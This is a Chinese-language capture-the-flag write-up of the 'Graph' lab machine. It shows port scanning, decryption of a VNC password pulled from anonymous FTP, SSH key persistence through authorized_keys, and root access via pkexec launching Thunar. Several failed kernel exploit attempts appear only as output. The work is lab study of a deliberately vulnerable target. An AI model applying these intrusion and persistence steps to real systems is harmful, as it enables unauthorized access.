

20260624-Graph(踩坑版)

Graph 靶机复盘

靶机作者：Sublarge

靶机难度：Medium

官网：maze-sec.com

```
Welcome to Alpine Linux 7.0.10-0-stable (/dev/tty1)

===== Made By =====

.d8888b.      888      888
d88P  Y88b      888      888
Y88b.      888      888
"Y888b.  888  888 88888b. 888 8888b. 888d888 .d88b. .d88b.
    "Y88b. 888  888 888 "88b 888    "88b 888P" d88P"88b d8P  Y8b
        "888 888  888 888 888 888 .d888888 888    888 888 88888888
Y88b  d88P Y88b 888 888 d88P 888 888 888 888    Y88b 888 Y8b.
"Y8888P"   "Y88888 88888P" 888 "Y888888 888    "Y88888 "Y8888
                                   888
                                   Y8b d88P
                                   "Y88P"

                                           @maze-sec.com
===== Happy Hacking! =====

Hostname : Graph
IP Addr  : 192.168.56.126
QQ Group : 321948805

Graph login:
```

开局

端口扫描发现 21、22、5900 开着。

```
1 nmap -sV -sC -Pn -T4 192.168.56.126
2 21/tcp open ftp vsftpd 3.0.5
3 | ftp-anon: Anonymous FTP login allowed
4 22/tcp open ssh OpenSSH 10.3
5 5900/tcp open vnc VNC (protocol 3.8)
```

```
1 curl -i http://192.168.56.126/
2 curl: (7) Failed to connect to 192.168.56.126 port 80
```

匿名 FTP 里有个 8 字节文件叫 `passwd`，拿下来看看：


```
1 xxd -p passwd
2 6529f10d5c7e9c0f
```


标准的 VNC 密码 blob，直接解：

```
1 printf '6529f10d5c7e9c0f' | xxd -r -p | openssl enc -des-cbc -nopad -nosalt
  -K e84ad660c4721ae0 -iv 0000000000000000 -d
2 hello1
```

`hello1` 登录 VNC，`Ctrl+Alt+T` 开终端，`id` 一看是 `daddysgirl`：

```
1 id
2 uid=1000(daddysgirl) gid=1000(daddysgirl) groups=1000(daddysgirl)
```



A screenshot of a macOS Terminal window. The title bar says "Terminal". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The terminal content shows a user prompt "daddysgirl@Graph:/\$" followed by the command "id". The output is "uid=1000(daddysgirl) gid=1000(daddysgirl) groups=1000(daddysgirl)". The prompt "daddysgirl@Graph:/\$" is shown again on the next line.

```
daddysgirl@Graph:/$ id
uid=1000(daddysgirl) gid=1000(daddysgirl) groups=1000(daddysgirl)
daddysgirl@Graph:/$
```

顺手写公钥进 `~/.ssh/authorized_keys` 把 SSH 稳住:

```
1  mkdir -p ~/.ssh
2  echo 'ssh-ed25519 AAAAC3...' >> ~/.ssh/authorized_keys
3  chmod 600 ~/.ssh/authorized_keys
```

验证 SSH 会话:

```
1  ssh -i /tmp/graph_ed25519 daddysgirl@192.168.56.126 'id; whoami'
2  uid=1000(daddysgirl) gid=1000(daddysgirl) groups=1000(daddysgirl)
3  daddysgirl
```

`user.txt` 直接读:

```
1  cat /home/daddysgirl/user.txt
2  flag{user-62b6b2ec026e4dc2cfc72f087eed79f3}
```

```
Devices
daddysgirl@Graph:~$ id
uid=1000(daddysgirl) gid=1000(daddysgirl) groups=1000(daddysgirl)
daddysgirl@Graph:~$ pwd
/home/daddysgirl
daddysgirl@Graph:~$ cat /home/daddysgirl/user.txt
flag{user-62b6b2ec026e4dc2cfc72f087eed79f3}
daddysgirl@Graph:~$
```

提权

`sudo -l` 要密码:

```
1 sudo -n -l
2 sudo: a password is required
```

hello1 试了不行，它不是系统口令，只是 VNC 密码。用 `script` 包装真 TTY 测 `su` 也确认了:

```
1 printf 'hello1\n' | script -qec "su - root -c id" /dev/null
2 Password:
3 su: incorrect password
```

翻系统信息，Alpine edge:

```
1 cat /etc/os-release
2 NAME="Alpine Linux"
3 VERSION_ID=3.24.0_alpha20260127
4 uname -a
5 Linux Graph 7.0.10-0-stable #1-Alpine SMP PREEMPT_DYNAMIC 2026-05-23 x86_64 Linux
```

SUID 文件里看到 `pkexec` 和 `bbsuid` :

```
1 find / -perm -4000 -type f 2>/dev/null
2 /bin/bbsuid
3 /usr/bin/pkexec
4 /usr/bin/sudo
5 /usr/bin/passwd
6 /usr/bin/chage
7 /usr/bin/chsh
```

试了几个内核利用，都没跑通：

```
1 /tmp/cve38236_probe
2 step6: recv(flags=0x0) -> -1 errno=11 (Resource temporarily unavailable)
3 step7: recv(flags=0x1) -> -1 errno=22 (Invalid argument)
```

```
1 DIRTYFRAG_VERBOSE=1 /tmp/dirtyfrag --force-rxrpc
2 client sendmsg: Key was rejected by service
3 rxrpc_client_initiate_call failed
4 kernel trigger A failed
5 dirtyfrag: failed (rc=3)
```

```
1 cd ~/ll-privesc-kit-main/01copyfail/copy-fail-c && ./vulnerable
2 ▾ [+] page cache mutated
3 ▾ [+] not vulnerable :)
4 RC:0
```

`udhcpc` 定时任务 `root` 在跑，但钩子目录不可写：

```
1 ps -ef | grep udhcpc
2 /bin/sh /usr/share/udhcpc/default.script renew
3 ls -ld /etc/udhcpc
4 drwxr-xr-x 2 root root 4096 /etc/udhcpc
```

Polkit 这里有点意思。先试了 `xfpm-power-backlight-helper`：


```
1 pkexec /usr/sbin/xfpm-power-backlight-helper --help
2 Error executing command as another user: Not authorized
```

但 `org.xfce.thunar` 这条 action 能过：

```
1 pkcheck --action-id org.xfce.thunar --process $$
2 yes
```

在kali干半天没反应，终于想起回到VNC桌面，柳暗花明又一村：

```
1 pkexec thunar /root
```



弹了个 root 权限的 Thunar，标题栏 `root - Thunar`，路径 `/root/` 下直接看到 `root.txt`。GUI 操作复制到 `/home/daddysgirl/`，SSH 里读：

```
1 ls -l /home/daddysgirl/root.txt
2 -rw-r--r-- 1 root daddysgirl 44 May 31 15:12 /home/daddysgirl/root.txt
3 cat /home/daddysgirl/root.txt
4 flag{root-efd738167dbc84c48bd7e679f7d87ebb}
```

收工。

```
daddysgirl@Graph:~$ ls -l /home/daddysgirl/root.txt
-rw-r--r-- 1 root daddysgirl 44 May 31 15:12 /home/daddysgirl/root.txt
daddysgirl@Graph:~$ cat /home/daddysgirl/root.txt
flag{root-efd738167dbc84c48bd7e679f7d87ebb}
daddysgirl@Graph:~$
```

走不通的路

- 内核利用: `CVE-2025-38236` 复现器跑不出预期状态, `dirtyfrag` 卡 `rxrpc` key 校验, `dirty-merge` 卡 `espintcp`, 全是死路
- `sudo/su`: `daddysgirl` 不在 `sudoers`, `hello1` 不是系统密码
- `xfpm-power-backlight-helper`: `pkexec` 报 `Not authorized`
- `CopyFail`: `./vulnerable` 返回 `not vulnerable`
- 定时任务: `root` 跑 `udhcpc renew`, 但 `/etc/udhcpc` 不可写
- `PackageKit`: 没这服务
- `ssh-keysign`: 不存在

关键点

1. VNC 密码不是系统密码——`hello1` 只能开 VNC 桌面
2. `polkit` 按 action 授权——`xfpm` 不通但 `thunar` 能过
3. GUI 操作也是提权手段——`pkexec thunar` 省事

完整命令


```
1 # 拉 VNC 密码
2 ftp 192.168.56.126
3 get passwd
4 quit
5
6 # 解密
7 printf '6529f10d5c7e9c0f' | xxd -r -p | openssl enc -des-cbc -nopad -nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d
8
9 # VNC 登录, 写 SSH 公钥
10 echo 'ssh-ed25519 AAAAC3...' >> ~/.ssh/authorized_keys
11
12 # 读 user flag
13 cat /home/daddysgirl/user.txt
14
15 # VNC 桌面开终端
16 pkexec thunar /root
17 # GUI 复制 root.txt 到 /home/daddysgirl/
18
19 # SSH 读 root flag
20 cat /home/daddysgirl/root.txt
```